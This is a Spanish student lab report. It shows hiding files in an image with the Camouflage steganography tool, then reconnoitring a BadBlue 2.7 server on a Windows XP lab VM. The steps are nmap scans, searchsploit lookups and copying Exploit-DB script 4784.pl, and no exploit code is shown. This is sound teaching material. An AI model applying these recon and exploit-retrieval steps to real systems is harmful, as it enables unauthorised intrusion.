Ya habiendo importado los programas de la carpeta clase dos procedemos a instalarlos 1 a 1 estos programas fueron proporcionados por el docente e ingeniero Sandoval Morales y él mismo nos solicitó qué los instalar por lo que procedí a instalarlos.



Figura 17. Instalamos Adobe Render

El primer programa que instale fue Adobe render o Flash Player ya que éste se podría decir que es el predecesor de Adobe flash player por eso esta imagen anterior muestra parte de esa instalación.



Figura 18. Instalamos Camouflage

Por su parte esta captura muestra la instalación de nuestro aplicativo de camuflaje en la computadora virtual, este será el aplicativo que nos permitirá camuflar datos dentro de otros archivos y consideraría yo qué sería uno de los 2 aplicativo más importante de los que se instalaron.

Figura 19. Instalamos VLC y los otros software faltantes.

Por último, instalamos lo que vendría siendo el software del VLC, el software de badblue y de Internet Explorer.

3.4.Identificación de la cantidad de archivos que podemos camuflar en camou

3.4.1 ¿Cómo se hace el proceso de camuflaje con Camouflage?

Figura 20. Elegimos Los archivos a camuflar

Lo primero que tenemos que saber es cómo se realiza el camuflaje de archivos dentro de distintos archivos en camou, para ello lo que hicimos fue realizar una práctica en el salón que consistió en tomar la imagen que guardamos en la carpeta compartida y dentro de esta hola imagen guardamos los dos informes tanto en formato PDF como en formato Word editable tal como lo muestra las siguientes imágenes.

Lo primero que hicimos fue seleccionar los dos archivos tanto en Word Como en PDF , estos archivos correspóndeme al informe número 5 realizado luego de esto le dimos en siguiente o next.



Figura 21. Le damos en Next

Después de darle next, No sale el siguiente recuadro aquí elegiremos el archivo en donde se camuflarán los archivos anteriormente elegidos, yo elegí la imagen que guardamos inicialmente dentro de la carpeta compartida.



Figura 22. Agregamos la ruta en donde se va a camuflar

Luego se nos solicita ingresar una contraseña para este caso la **contraseña será la palabra prueba**



Figura 23. Configuramos la contraseña

Por último, al ingresar la contraseña y darle al finalizar dos saldrá un archivo o una imagen en formato png, la cual tendrá camuflado los anteriores archivos para des camuflar estos archivos haremos lo siguiente.



Figura 24. Descamuflamos los archivos

para descargar los archivos simplemente tendremos que darle en el izquierdo y al apartado de camuflar luego se nos creará una carpeta en la cual estarán anexados los dos archivos no 13 que si bien hoy los archivos están camuflados en dicha imagen se puede identificar ya que el peso de la imagen tiende a aumentar.

Aquí haremos una demostración entre la imagen original y la imagen con los archivos camuflados



Figura 25. Demostración entre la imagen original y la imagen con los archivos camuflados

Además, Mostraré la imagen en dónde se descamuflan los archivos antes camuflados.

3.5.Descamuflamos los archivos

Figura 26. Darmos clic izquierdo a la imagen y darle en la opción uncamouflage.

El primer paso para el descamuflar es darle clic izquierdo y **darle en la opción uncamouflage**.



Figura 27. Elegir el folder o la carpeta en donde queremos almacenar nuestros archivos

Luego que se nos abra el cual recuadro para elegir el folder o la carpeta en donde queremos almacenar nuestros archivos él es El Mundo la carpeta de destino que querramos para mi casa yo cree una nueva carpeta llamada archivos.



Figura 28. por último le doy hola guardar, luego finalizar y nuestros archivos anexarán a esta carpeta

por último, le doy hola guardar, luego finalizar y nuestros archivos anexarán a esta carpeta es importante saber que para el descamuflar los archivos de veremos utilizar la contraseña de qué configuramos o creamos anteriormente.

Tabla N 1. cuántos archivos de cada tipo caben en camouflage

Archivos	Tamaño (KB)	JPG (500 KB)	Word (100 KB)	PDF (1000 KB)	EXE (50 000 KB)
PNG / JPG (imagen mediana)	2 000	4	20	2	0
GIF animado / PDF grande	5 000	10	50	5	0
MP3 (audio)	10 000	20	100	10	0
EXE (ejecutable grande)	50 000	100	500	50	1
MP4 (video)	100 000	200	1 000	100	2

4. Capítulo 2: Hacking ético de badblue

Antes de comenzar con cualquier intento de explotación, necesitaba asegurarme de que la máquina objetivo estuviera activa y accesible desde mi entorno de ataque. Así que lo primero que hice fue abrir mi terminal en Kali Linux y ejecutar el comando **ping 192.1.1.7** este paso puede parecer básico, pero es fundamental. Me permitió confirmar que la máquina con la IP **192.1.1.7** estaba encendida y conectada a la red.

4.1.Identificamos la IP y los servicios vulnerables de la maquina

4.1.1 Proceso de recopilación de información



Figura 29. Probamos la comunicación dando ping de una maquina a otra

Una vez confirmé que la máquina objetivo estaba activa, lo siguiente que necesitaba era saber qué más había en la red. Así que abrí mi terminal en Kali y lancé un escaneo con Nmap utilizando el comando **nmap -sV 192.1.1.0/24** este comando me permitió escanear todo el rango de IPs de la red local y además identificar qué servicios estaban corriendo en cada máquina. El parámetro -sV es clave, porque no solo me dice qué puertos están abiertos, sino también qué servicios están detrás de ellos.



Figura 30. Hacemos un escaneo general con nmap

Los resultados fueron interesantes, pero lo más importante fue 192.1.1.7: esta máquina tenía el puerto 80 abierto, y el servicio que aparecía era BadBlue http. Justo lo que estaba buscando.



Figura 31. Hacemos un escaneo a la ip de XP

Después de identificar la IP del objetivo, ejecuté un escaneo con Nmap directo a la ip 192.1.1.7 usando el comando **nmap -sV 192.1.1.7**. El resultado confirmó que la máquina corre Windows XP y tiene varios puertos abiertos, incluyendo el 80, donde se encuentra activo el servidor BadBlue httpd 2.7. Esta información es importante, ya que me permite saber que ataques podrían ser efectivos y confirma que el servidor vulnerable está listo para ser analizado y explotado.

4.2.Verificamos que el servicio BadBlue si este activo



Figura 32. Verificamos que el servicio este arriba

Lo siguiente que hice fue verificar que el servicio de BadBlue estuviera funcionando correctamente. Para eso, ingresé a la máquina virtual con **Windows XP** y ejecuté el software **BadBlue**, que ya habíamos instalado previamente cuando configuramos la carpeta compartida llamada **docu-VM**.

Figura 33. Probamos y acceder con http://192.1.1.7

Al abrir el navegador y acceder a http://192.1.1.7, pude ver la interfaz web del servidor BadBlue activa. Esto me confirmó que el servicio estaba corriendo localmente y que los archivos compartidos desde la carpeta estaban disponibles para ser accedidos o manipulados desde el navegador. Con esto, ya tenía todo listo para comenzar la fase de análisis y explotación del servidor.

4.3.Comenzamos el proceso de explotación especifico



Figura 34. Servidor web respondiendo correctamente desde mi máquina Kali.

Después de confirmar que BadBlue estaba corriendo en Windows XP, lo primero que se me ocurrió hacer fue escalar privilgios así que use el comando **sudo su** y la cave de mi maquina para entrar a modo root ,luego quise asegurarme de que el servidor web estuviera respondiendo correctamente desde mi máquina Kali. Para eso, ejecuté el siguiente comando **curl -I http://192.1.1.7:80/** en la termina, este comando me permitió obtener solo las cabeceras HTTP del servidor, sin descargar el contenido completo.



Figura 35. consultar la base de datos de Exploit-DB directamente desde Kali.

Use el comando **searchsploit BadBlue 2.7** este comando me permitió consultar la base de datos de Exploit-DB directamente desde Kali. Los resultados fueron bastante útiles porque encontré varios exploits relacionados con BadBlue 2.72, incluyendo uno de desbordamiento de búfer remoto (PassThru) y otros que mencionaban vulnerabilidades múltiples. También aparecieron algunos exploits para versiones anteriores como la 1.2.7, pero mi enfoque estaba en los que aplicaban directamente a la versión 2.7 que estaba corriendo en el servidor. Con esta información, ya tenía claro qué tipo de ataque podía intentar a continuación.



Figura 36. , Usé el comando searchsploit -p windows/remote/4784.pl

Después de encontrar el exploit para BadBlue, usé el comando **searchsploit -p windows/remote/4784.pl** Esto me mostró que el exploit es un script. También me dio la ruta exacta donde está guardado en Kali. Con esta información



Figura 37. Subir de directorio en la terminal, hasta llegar al directorio raíz /.

Después de preparar el exploit, lo siguiente que hice fue navegar por el sistema de archivos en Kali. Usé el comando **cd ..** para subir de directorio en la terminal, hasta llegar al directorio raíz /.



Figura 38. Se movió el archivo del repositorio de exploits de Kali a mi carpeta de trabajo

Una vez identificado el exploit que quería usar, lo copié a mi directorio actual con el comando cp /usr/share/exploitdb/exploits/windows/remote/4784.pl . Esto movió el archivo del repositorio de exploits de Kali a mi carpeta de trabajo. Luego ejecuté ls para verificar que el archivo estuviera ahí, y efectivamente apareció **4784.pl** junto con otras carpetas del sistema. Con el exploit ya copiado, estaba listo para editarlo o ejecutarlo según fuera necesario.

